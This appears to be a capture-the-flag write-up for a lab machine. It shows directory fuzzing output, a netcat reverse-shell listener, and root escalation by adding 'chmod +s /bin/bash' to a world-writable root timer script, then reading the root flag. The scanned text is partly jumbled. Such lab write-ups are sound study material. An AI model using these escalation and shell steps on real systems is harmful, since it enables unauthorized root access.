

Information Gathering

1) Found open ports


2) Checked the website





3) Found error leak






4) Checked for more pages

```
v2.1.0-dev
        Method
                                                 GET
                                                http://10.10.10.214/FUZZ
FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
  :: URL
        Wordlist
        Follow redirects
                                                 false
                                                false
        Calibration
                                                 10
        Timeout
                                                 100
        Threads
                                                Response status: 200-299,301,302,307,401,403,405,500
  :: Matcher
images [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 217ms]
[Status: 200, Size: 3813, Words: 151, Lines: 88, Duration: 859ms]
css [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 212ms]
js [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 219ms]
javascript [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 212ms]
vendor [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 212ms]
fonts [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 218ms]
[Status: 200, Size: 3813, Words: 20, Lines: 10, Duration: 214ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 317ms]
:: Progress: [220547/220547] :: Job [1/1] :: 117 req/sec :: Duration: [0:17:02] :: Errors: 16 ::
       (vigneswar@VigneswarPC)-[~]
```


Vulnerability Assessment

1) Found a vulnerability in jackson



Exploitation

1) Got revshell



```
vigneswar@VigneswarPC:~ × + v

(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.214] 37452
bash: cannot set terminal process group (911): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$
```

Privilege Escalation

1) Found a system timer job

```
zip -r website.bak.zip /var/www/html
2024/06/20 08:19:31 CMD: UID=0
                                   PID=11177
2024/06/20 08:19:31 CMD: UID=0
                                   PID=11176
                                                 /lib/systemd/systemd-udevd
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0
                                   PID=11175
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0
                                   PID=11174
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0
                                   PID=11181
2024/06/20 08:19:32 CMD: UID=0
                                                 mv website.bak.zip /root/backup.zip
                                   PID=11182
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11187
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11197
                                                 (bash)
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11196
                                                 /lib/systemd/systemd-udevd
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11195
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11194
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11193
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11192
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11191
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11190
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11189
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11188
                                                 /lib/systemd/systemd-udevd
                                                 zip -r website.bak.zip /var/www/html
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11198
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11204
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11203
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                   PID=11202
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0
                                                 /lib/systemd/systemd-udevd
                                   PID=11201
2024/06/20 08:19:41 CMD: UID=0
                                                 /lib/systemd/systemd-udevd
                                   PID=11200
2024/06/20 08:19:41 CMD: UID=0
                                                 /lib/systemd/systemd-udevd
                                   PID=11199
2024/06/20 08:19:42 CMD: UID=0
                                                 /bin/bash /usr/bin/timer_backup.sh
                                   PID=11205
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0
                                   PID=11210
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0
                                   PID=11209
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0
                                   PID=11208
                                                 /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0
                                   PID=11207
2024/06/20 08:19:42 CMD: UID=0
                                   PID=11206
                                                /lib/systemd/systemd-udevd
```

2) We have write permissions

```
pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$ ls /usr/bin/timer_backup.sh -al
-rwxrw-rw- 1 pericles pericles 88 Jun 20 08:20 /usr/bin/timer_backup.sh
pericles@time:/home/pericles$
```

3) Exploited it

```
pericles@time:/home/pericles$ vim /usr/bin/timer_backup.sh
pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
chmod +s /bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$ ls /bin/bash
/bin/bash
pericles@time:/home/pericles$ /bin/bash -p
bash-5.0# cat /root/root.txt
ace19e35487b3ad4f3f1281e4866bc18
bash-5.0# |
```